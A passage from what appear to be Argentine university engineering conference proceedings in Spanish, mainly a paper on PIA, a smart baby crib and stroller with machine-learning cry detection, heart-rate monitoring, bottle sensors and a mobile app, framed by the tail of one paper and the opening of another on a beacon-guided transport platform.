- Tener instalado Microsoft Excel 2010 o posterior.
- Tener instalado SQL Server CE (Compact Edition).

Figura 2 – Diagrama de Arquitectura



Conclusión

El objetivo principal de este proyecto es contribuir en el crecimiento incremental de un software académico con el fin de brindarle al alumno una herramienta que le permita mejorar su aprendizaje y entendimiento sobre los conceptos vistos en clase de Simulación.

Gracias a la contribución tanto técnica como funcional que se pudo aportar a través de los requerimientos que la Cátedra propuso, se logró obtener un producto mucho más robusto, útil y provechoso para su propósito.

Se logró obtener un desarrollo de la aplicación en todas sus áreas de trabajo, desde el análisis del diagrama y los errores en el mismo, que pueden afectar la simulación, ejecutando escenarios diferentes a los deseados hasta el agregado de funcionalidades que nos permiten hacer reales datos que anteriormente eran aleatorios y sin relación con el contexto de simulación, como también obtener los resultados de los análisis de una forma más adaptable para explotar luego.

Agradecimientos

A los integrantes de la Cátedra de Simulación de la Universidad Tecnologica Nacional, a los docentes de la Cátedra de Proyecto de la misma facultad.

Referencias

[1] Congreso Nacional de Ingeniería de Sistemas e Ingeniería Informática. 2018. Ciudad de Mar del Plata Publicación on line – ISBN 2347-0372.
[2] Guía de los Fundamentos de la Dirección de Proyectos – Tercera Edición (Guía del PMBOX)
[3] ERS (Especificaciones de Requerimientos de Software) Estándar 830 – IEEE

Datos de Contacto:

Marina Pross - mdpross@hotmail.com
Agustin Pace - Agustin.pace20@gmail.com
Julian Iervasi - Julian.iervasi@hotmail.com
Diego Alfonsin - Diegoalfonsin12@gmail.com
Fernando Ballarini - ballarini@gmail.com
Univeridad Tecnologica Nacional - Facultad Regional Buenos Aires

Construcción de un dispositivo inteligente de cuidado de bebés

Gomez, Ezequiel; Noseda Maximiliano; Radice, Adrian ; Ron, Lucas ; Terraza, Rodrigo

DIIT - Universidad Nacional de la Matanza

g.ezequiel90@gmail.com, radiceadrian@gmail.com, ronlucas86@gmail.com, nosedamaxi@gmail.com, rodxte@gmail.com

Resumen

En este presente documento se explicará el proceso de diseño y construcción de un dispositivo inteligente para el descanso y traslado de un bebé. El mismo puede obtener mediciones sobre el estado de ánimo del bebé y tratar de calmarlo con la ejecución de movimientos, y sonidos. Adicionalmente como consecuencia del análisis de estado de ánimo del bebé, se podrá obtener información relacionado al sueño y al estado cardíaco del bebé. Además, el dispositivo permite analizar volumen y temperatura del líquido en el biberón del infante, de manera no invasiva. También el dispositivo carrito va a poder desplazarse ejecutando rutas pregrabadas y evitando obstáculos mediante el análisis del entorno. El dispositivo se complementará con aplicación móvil, en la cual se puede cargar las rutas para que el carrito ejecute, acceder al streaming de video de la cuna, activar el mecedor si se desea, enviar sonidos al dispositivo cuna, y leer todas las métricas de los sensores.

Palabras Clave

Cuna, PIA, mecedora, machine learning, pytorch, streaming video, webrtc, detección llanto, ritmo cardíaco, sensor proximidad, móvil, firebase, volumen, temperatura, biberón, notificaciones.

Introducción

PIA (Parent Intelligent Assistant) es nuestra solución integral al cuidado de los bebés. PIA es un nuevo concepto, un sistema que combina hardware y software, un carrito/cuna inteligente.

Como carrito será capaz de seguir nuestros movimientos y ejecutar recorridos prefijados. Como cuna será capaz de transmitirle al niño la calma mediante movimientos y la reproducción de distintos sonidos. PIA interactúa con los responsables del niño (registrados en el sistema) mediante una aplicación móvil, en la cual podrán saber los estados de ánimo del niño, así como también ver imágenes o video capturadas del mismo por el dispositivo.

El objetivo principal de este proyecto consiste en asistir el descanso y traslado de los bebés. PIA pretende disminuir el esfuerzo físico requerido para empujar un carrito, y por otro lado también intenta disminuir el número de veces que deben interrumpir su descanso las personas al cuidado de un infante para atenderlo. Además, PIA informará estadísticas sobre el descanso y conducta del bebé.



Figura 1 Prototipo PIA

Con el objeto de una fácil comprensión del alcance, entenderemos al sistema PIA como tres subsistemas/módulos: la cuna, el cochecito y la aplicación móvil que interactúa con los dos anteriores.

Módulo Cuna

El módulo de cuna está construido en fibrofacil por ser ligero y lo suficientemente resistente. La cuna se va a encontrar totalmente recubierta de gomaespuma y un cobertor de tela. Este módulo cuenta con una raspberry pi 3, en la cual ejecutarán los servicios de PIA, el servidor de

streaming y los controladores de los sensores activos de la cuna, cardiaco, de volumen, temperatura, micrófono y cámara.

La cuna también cuenta con un sistema mecedor construido en su totalidad. El sistema mecedor consta de un sistema de elevador de tijeras controlado por un motor paso a paso y una varilla roscada que actúa como actuador lineal.




Figura 2 Circuito control motor mecedor

La idea es que cuando sea necesario mecer al bebé la cuna pueda ejecutar rutinas de movimientos para tranquilizar al niño. Estas rutinas son unas series de pasos precargadas dentro del módulo cuna. Estas rutinas se podrán disparar a demanda, mediante la aplicación móvil (la cual se explicará luego), o mediante el sistema de reconocimiento de llanto.




Figura 3 Dispositivo Mecedor

El sistema de reconocimiento de llanto hace uso del micrófono incluido en la cuna. El sonido del bebé es constantemente monitoreado y analizado mediante técnicas de machine learning. El algoritmo que utilizamos ha sido entrenado con numerosas muestras de sonidos de llantos de bebé y nos garantiza un reconocimiento del 85% de los casos. Este software fue programado utilizando la librería PyTorch y entrenado mediante un gran número de muestreos de llantos y luego compilado para que pueda correr en el hardware de PIA (Raspberry pi3).

Una vez que el sistema detecta el llanto, dispara la rutina para generar calma. Esto significa ejecutar la rutina en el dispositivo mecedor, así como reproducir sonidos estimulantes para él bebé, esto podría ser sonidos pregrabados de los padres, música o audiolibros infantiles.

Detección de Llanto

Detectamos el sonido del ambiente mediante un micrófono para poder analizarlo y poder decidir si el bebé se encuentra llorando o no.

El audio captado se guarda cada 5 segundos en la memoria de la Raspberry Pi. Sobre el mismo se realiza un proceso para poder visualizar la información del audio en forma de imagen [5]. Este proceso consiste en:

- Eliminar las frecuencias inferiores a 1000 Hertz y superiores a 5000 Hertz, ya que el llanto de los bebés no se encuentra en este rango, mejorando la precisión del análisis.
- Generar una imagen del audio construyendo un espectrograma en escala de Mel [6], generando una imagen similar a la siguiente:




Figura 4 Escala de Mel

- El espectrograma anterior mide la amplitud al cuadrado (potencia). Convertimos el espectrograma a decibeles, generando el siguiente tipo de imagen:




Figura 5 Espectrograma en decibeles

Este proceso nos permite generar una imagen clara para nuestro siguiente proceso: el entrenamiento de la red neuronal. Decidimos utilizar imágenes para analizar el audio para disminuir la cantidad de parámetros que debe

manejar la red, y porque en la actualidad, los algoritmos utilizados para el reconocimiento de imágenes están mucho más desarrollados que los de reconocimiento de audio.

Para poder entrenar la red, obtuvimos audios de bebés llorando de distintas fuentes [2-3], junto con diversos videos de YouTube que fuimos encontrando.

Como siguiente paso, pre-procesamos todos los audios obtenidos, transformándolos en imágenes útiles para el entrenamiento de la red neuronal. Algunos ejemplos de bebés llorando son:




Figura 6 Llantos de bebés

En cambio, audios no pertenecientes a llantos de bebés pueden visualizarse de la siguiente manera:




Figura 7 Distintos audios

Una vez preprocesados los diferentes audios ya podemos entrenar la red, separando el 70% de los audios en el set de entrenamiento, apartando un 15% para el set de prueba y el 15% restante para el set de evaluación.

Para la red neuronal utilizamos una red neuronal Convolucional [4], como mencionamos anteriormente, muy utilizada en el reconocimiento de imágenes. Se denomina convolucional porque las neuronas se entrenan a través de convoluciones algebraicas, es decir, tomando no solo un valor específico de un píxel de la imagen, sino también procesando los pixeles vecinos.




Figura 8 Tablas de convoluciones

Al entrenar la red, las diferentes convoluciones van generando distintos filtros en las distintas capas de la red, que detectan los bordes y formas del espectrograma que corresponde a los bebés.

Como tecnología para ejecutar el reconocimiento de los llantos utilizamos Pytorch, desarrollada por Facebook, con el lenguaje de programación Python.

Nuestra red neuronal tiene definidas unidades convolucionales, consistentes de:

- Una capa convolucional en dos dimensiones, con kernel de tamaño 3.
- Una capa de normalización en dos dimensiones para impedir inconsistencias en los pesos de las diferentes capas.
- La función de activación ReLU.

En cada unidad convolucional ingresan los datos de la imagen en las tres dimensiones de color (rojo, verde, azul).

La topología general de la red consiste en:

- Unidad convolucional (definida anteriormente).
- Pooling en dos dimensiones por el mayor valor (para disminuir el tamaño de la imagen antes de procesarla en la siguiente unidad).
- Unidad convolucional
- Pooling en dos dimensiones por el mayor valor.
- Unidad convolucional
- Pooling en dos dimensiones por valor promedio.

Estas capas se aplican secuencialmente hasta que finalmente, el resultado total es evaluado por una red neuronal lineal, que decide si el espectrograma pertenece o no a un llanto de bebé.

Ritmo cardiaco

Para calcular el ritmo cardiaco usamos el sensor cardiaco (MAX30100), el cual se puede sujetar cómodamente del pie del infante. Este sensor toma una muestra de las pulsaciones del niño para tomar estadísticas e informar a la aplicación móvil de alguna irregularidad.



Figura 9 Integrado MAX30100

El integrado MAX30100 emite pulsos de luz infrarroja de 950nm, que se colocan sobre el dedo o sobre el lóbulo de la oreja, lugares donde dicha onda puede penetrar fácilmente.




Figura 10 Ejemplo absorción de luz MAX30100

De esta manera se pueden medir los pulsos cardíacos, donde al haber una pulsación aumenta la cantidad de sangre oxigenada en el punto donde se realiza la medición. Midiendo las diferencias de reflexión de la luz infrarroja se pueden deducir las apariciones de las pulsaciones cardíacas.

Al tomar 10000 mediciones con el sensor sobre el dedo repetidas veces obtenemos el siguiente patrón:




Figura 11 Ejemplo Medición

Este patrón no nos sirve para calcular el pulso cardíaco, sin embargo, se puede aplicar un filtro a la señal denominado DC Removal para poder obtener un resultado menos variante y centrado sobre el eje:




Figura 12 Resultado de aplicar el filtro DC Removal a la medición del MAX30100

Ahora el resultado es mucho más visible y se pueden deducir los momentos en los que hubo un pulso cardíaco. Para mejorar aún más la señal, utilizamos un algoritmo de filtrado de señales denominado Moving Average. Aplicándolo con una ventana de tamaño 150, obtenemos los siguientes resultados:



Figura 13 Resultado aplicar el filtro Moving Average.

Ya es muy visible la posición de los latidos, sin embargo, la medición es muy inestable habiendo muchos saltos entre cada medición. Para estabilizarla, tomamos el valor absoluto de la señal para eliminar los picos negativos, obteniendo el siguiente resultado:




Figura 14 Resultado de tomar el valor absoluto

Como puede observarse, la computadora puede ahora detectar los flancos de subida y bajada de la función para obtener la cantidad de latidos durante la grabación.

La línea roja del medio corresponde a lo que será tomado como un latido si un pico lo sobrepasa.

Al realizar la función obtenemos una especie de función cuadrada que graficamos para visualizar como se detectan los latidos:




Figura 15 Señal de latidos

Así fácilmente pueden apreciarse la cantidad de latidos, y solo resta obtener la cantidad de latidos por segundo según el tamaño de la grabación, para luego obtener la cantidad por minuto.

El promedio de pulsaciones de un infante recién nacido es de 127 bpm (beats per minute) aumentando a un máximo de 145 bpm a un mes de edad y luego bajando a 113 bpm al llegar a los dos años [1].




Figura 16 Frecuencia Cardiaca desde el nacimiento hasta los 18 años

Si las pulsaciones tienen reiteradas mediciones fuera del rango saludable promedio, una notificación será enviada, mostrando los resultados y recomendando hacer una consulta con un profesional de la salud.

Streaming de video de la cuna

La cuna también está equipada con una webcam integrada en la cuna para poder observar al bebé. Esto también se puede ejecutar bajo demanda desde la aplicación móvil. El sistema de streaming utiliza el protocolo WebRTC, pudiendo armar un canal directo mediante la aplicación móvil y la cuna.

El soporte del biberón está formado por sensor balanza (indicar que tipo de sensor) y un sensor de temperatura (indicar el tipo de sensor), estos sensores hacen un muestreo del peso y temperatura del líquido del biberón y son informados en el servidor interno de PIA. Luego estas novedades son distribuidas a la aplicación móvil para su correspondiente display.

Módulo biberón

La cuna cuenta con un dispositivo con la capacidad de informar en la aplicación móvil el estado de la bebida contenida en el biberón.

Las variables a analizar el estado de la bebida son:

- Temperatura.
- Volumen restante.
- Indicar si aún es apta para el consumo. (Ejemplo si es un lácteo, evaluar si ya no paso mucho tiempo fuera de la heladera)
- Recomendar si él bebé debiera hidratarse.

El objetivo principal, fue realizar las mediciones mencionadas de una forma no invasiva. Se pretendía por ejemplo que, para medir la temperatura, no se tenga que sumergir un termómetro en la bebida. Por lo tanto, con este objetivo en mente se optó por desarrollar el dispositivo de la siguiente forma.

Medición de temperatura

Se decidió medir la temperatura del líquido contenido por su emisión infrarroja, de esta forma no tendríamos que introducir peligrosos termómetros de mercurio en contacto con la bebida. Según la ley de Stefan-Boltzmann [7], todo objeto por encima del cero absoluto (ºK) emite radiación cuyo espectro es proporcional a su temperatura. Por lo tanto, se buscó un sensor que trabaja dicha propiedad. Se optó por El MLX90614 recoge esta radiación y su salida es una señal eléctrica proporcional a la temperatura de todos los objetos en su campo de visión.




Figura 17 Diagrama de radiación lumínica

La precisión de los MLX90614 depende principalmente del rango de temperatura. Entre 0 °C y 50 °C de temperatura ambiente y 0 °C y 60 °C de temperatura objetivo, el margen de error es de ±0.5 °C y aumenta progresivamente hasta llegar a los ±4 °C en las condiciones más extremas: una temperatura ambiente superior a 100 °C y una temperatura objetivo superior a 120 °C.




Figura 18 Diagrama general sensor temperatura

Las temperaturas más bajas producen desviaciones algo menores, hasta ±3 °C por debajo de cero tanto en la temperatura ambiente como en la temperatura del objeto monitorizado.




Figura 19 Circuito MLX90614

Medición de volumen

Se decidió medir el volumen del líquido utilizando el peso de esta, para ello se registra el historial de mediciones de peso del biberón el cual será modificado después de cada consumo.

Para llevar a cabo esto se utilizó el Hx711 y una celda de carga de 5Kg.

El Hx711 es una interfaz entre las celdas de carga (transductor) y el microcontrolador, permitiendo poder leer el peso de manera sencilla. Internamente se encarga de la lectura del puente Wheatstone formado por la celda de carga, convirtiendo la lectura analógica a digital con su conversor A/D interno de 24 bits.

Optimización de energía

Con el fin de optimizar el uso de las baterías se decidió que estos sensores funcionen de forma pasiva. Para lograr dicha forma de trabajo se colocó una barrera infrarroja que permitirá evaluar la presencia o no del biberón. De este modo, se realizará una única medición de utilidad ante la presencia del biberón en el contenedor.

.




Figura 20 Estructura del módulo biberón

Modulo Carrito

Este módulo es la base móvil de la cuna. Es el complemento de movilidad, este módulo cuenta con dos motores DC con sus correspondientes cajas reductoras, sensores ultrasónicos para detectar proximidad de objetos y una placa Arduino UNO para controlar la potencia de los motores. Este módulo va a tener dos modos: el modo sígueme y el modo de rutinas.

En el primer modo el carrito va a hacer uso de sus sensores de proximidad [8] para mantener una distancia constante con la persona que se encuentra detrás. De esta forma en vez de empujar el carrito con nuestras manos el carrito se moverá inteligentemente delante de nuestros pasos, disminuyendo el esfuerzo a cero y pudiendo realizar

otras actividades con nuestras manos, cuando nos detenemos el carrito se detendrá también.

En el segundo modo podremos guardar rutinas de desplazamiento y el carrito las podrá ejecutar para moverse dentro de espacios controlados como el hogar. El carrito seguirá la rutina pregrabada y utilizará sus sensores para poder esquivar obstáculos simples [9]. De no poder ejecutar la rutina informará mediante una notificación a la aplicación móvil.

El objetivo del segundo modo es que en caso de que la cuna determine que no puede tranquilizar al infante, al recibirse la alerta en la aplicación móvil, quien la consuma tenga la posibilidad de que se le aproxime el niño sin la necesidad de realizar un esfuerzo físico.

Aplicación Móvil

Para poder utilizar todas las funcionalidades de PIA, desarrollamos una aplicación móvil Android. La aplicación cuenta con un login y un módulo para asociar a PIA con el usuario. La sincronización de la aplicación y el servidor PIA lo hacemos mediante la plataforma firebase de Google, Esto nos permite tener en tiempo real los cambios que ocurren en los sensores del servidor PIA y poder mostrarlos en la aplicación Android. (Imágenes de la aplicación)

La aplicación móvil fue diseñada de forma que sea sencilla de comprender, fácil de utilizar, de aprender, e intuitiva para el usuario. Este podrá identificar y utilizar rápidamente las funcionalidades provistas por la aplicación y entender fácilmente la información que esta brinda

A continuación, se desarrollarán las diferentes secciones, funciones y datos provistos por la aplicación:

Automatización

Desde la aplicación de PIA se podrá controlar la automatización de acciones, es decir activar o desactivar el modo automático, donde la cuna se encargará de calmar al bebé ante la detección de llanto e incomodidad de este. En el caso de que el bebé siga llorando aparecerá una notificación en la aplicación y mediante una botonera permitirá al usuario seleccionar las opciones de “intentar calmar de nuevo al bebé”, “hacerse cargo” (cancela el calmado automático) y por último “acercar cuna”, que ordenara al carrito de PIA la acción de acercarse a quien posee la aplicación móvil.

Reproducción de Audios

Además de esto se posee una sección dedicada al control de audios de la cuna. Está permite seleccionar desde una biblioteca de sonidos precargadas, audiolibros, canciones, y audios grabados. Adicionalmente se incluye un botón del tipo “Presionar para Hablar” que permite el envío de audios grabados a través del micrófono del dispositivo móvil.

Mecedora

Se incluye una sección de “Mecedora”, donde manualmente a través de botones del tipo switch se podrán seleccionar la forma de mecer deseada: Horizontal, Vertical, Oblicua. La aplicación permite activar estos switches de forma individual, y en paralelo, permitiendo ejecutar todos los tipos de movimientos a la vez o combinaciones deseadas.

Streaming de Video

Se incluye un reproductor de streaming de en el que se puede visualizar constantemente las imágenes capturadas por la cámara presente en la cuna de PIA.

Indicadores

Se podrán observar los distintos indicadores medidos por PIA, a través de iconos representativos con sus respectivos valores numéricos de forma que el usuario pueda identificarlos fácilmente. Los indicadores son los de ritmo cardiaco, grado de felicidad del niño, temperatura del biberón (expresada en caliente, tibia, fría), nivel de líquido(volumen) de biberón.

Alertas

La aplicación se encarga de informar alertas en el caso de la detección de algún evento como lo puede ser el llanto o la presencia de alguna anomalía en el ritmo cardíaco

Informes

Se incluye en la aplicación la posibilidad de consultar informes y estadísticas sobre el descanso del bebé

Conclusión

Construir PIA es un proyecto que involucra muchos conocimientos técnicos de distintas áreas. Es un proyecto con una gran complejidad de hardware, software y comunicación de datos entre múltiples tipos de sensores y clientes. Hemos ganado conocimiento en el área de machine learning y algoritmos genéticos aplicándolos en la detección de llanto y reconocimiento de frecuencia cardiacas. En la construcción del carrito fue necesario tener conocimiento en potencia y torque de motores para garantizar que los movimientos de este sean suaves pero firmes. Cabe destacar que lo que buscamos fue construir un prototipo con la mayoría de las funcionalidades de un dispositivo profesional, siempre acotado en nuestro tiempo de desarrollo y el costo de los materiales.

Referencias

[1] Normal ranges of heart rate and respiratory rate in children

from birth to 18 years of age: a systematic review of observational studies, Susannah Fleming, Matthew Thompson, Richard Stevens, Carl Heneghan, Annette Plüddemann, Ian Maconochie, Lionel Tarassenko, David Mant

[2] Donateacry-corpus An infant cry audio corpus that's being built through the Donate-a-cry campaign - https://github.com/gveres/donateacry-corpus

[3] Dataset - The AudioSet dataset is a large-scale collection of human-labeled 10-second sound clips drawn from YouTube videos. https://research.google.com/audioset/dataset/baby_cry_infant_cry.html

[4] ImageNet Classification with Deep Convolutional Neural Networks, Alex Krizhevsky, Ilya Sutskever, Geoffrey E. Hinton. http://papers.nips.cc/paper/4824-imagenet-classification-with-deep-convolutional-neural-networks.pdf

[5] An Automatic Infants Cry Detection Using Linear Frequency Cepstrum Coefficients (LFCC), Bhagatpatil Varsharani V,V.M.Sardar. http://www.ijteee.org/final-print/feb2015/An-Automatic-Infants-Cry-Detection-Using-Linear-Frequency-Cepstrum-Coefficientslfcc.pdf

[6] Mel scale, https://en.wikipedia.org/wiki/Mel-frequency_cepstrum

[7] Stefan–Boltzmann law, https://en.wikipedia.org/wiki/Stefan%E2%80%93Boltzmann_law

[8] Raspberry Pi Distance Sensor: How to setup the HC-SR04

https://pimylifeup.com/raspberry-pi-distance-sensor/

[9] Design and Implementation of Autonomous Car using Raspberry Pi, Gurjashan SinghPannu, MohammadDawud Ansari, Pritha Gupta. https://pdfs.semanticscholar.org/51c0/05ce566e48e95032e690f90938bbcab6ddab.pdf

BePIM: Plataforma Inteligente Multipropósito basada en el reconocimiento de Beacons

ADAGIO, Matías, (mati.adagio@gmail.com)
CARBALLO CONTTI, Pablo, (pmccontti@gmail.com)
COLLAZO, Javier, (collazojn@gmail.com)
FORMICA VIDELA, German, (ger_formica@yahoo.com.ar)
GUASCO, Maximiliano Gabriel (guascomaxi@gmail.com)

Departamento de Ingeniería
Universidad Nacional de La Matanza
Florencio Varela 1903, San Justo, Buenos Aires, Argentina

Resumen

Se propone desarrollar una plataforma inteligente multipropósito sustentada en el uso de tecnologías IoT y señales Bluetooth a los efectos de simplificar las tareas de transporte de mercaderías en distintos ámbitos o negocios. La misma recibirá el nombre de BePIM. El sistema realiza un reconocimiento del área de desplazamiento mediante un entrenamiento asistido, en el cual captura parámetros tales como la distancia entre diferentes puntos de destino o de bifurcación, el sentido de direccionamiento, y la potencia emitida por dispositivos físicos denominados beacons.

Posteriormente el usuario podrá seleccionar el destino (Nodo) al que desea que la plataforma se dirija de manera automática y BePIM optará por el camino más óptimo para cumplir su objetivo sorteando los diferentes obstáculos que puedan aparecer.

Palabras clave: plataforma inteligente, Bluetooth, IoT, aplicación móvil, placa arduino, conexión Wi-Fi.

1. Introducción

En la actualidad, en los negocios/empresas u organismos impera la necesidad de administrar eficientemente los recursos humanos, toda vez que se requiere mayor eficiencia en la gestión de los recursos, a fin de evitar malgastar tiempo y costos innecesarios. Por otra parte no hay eficiencia en el traslado de mercaderías y las normas de seguridad cada vez son más estrictas, debiéndose evitar cualquier riesgo que se pueda ocasionar a la salud de las personas.

Actualmente se utilizan dispositivos de transporte que requieren esfuerzo y tiempo del personal para trasladar la carga hacia su destino; esto conlleva a riesgos de seguridad y administración ineficiente del tiempo productivo del personal.

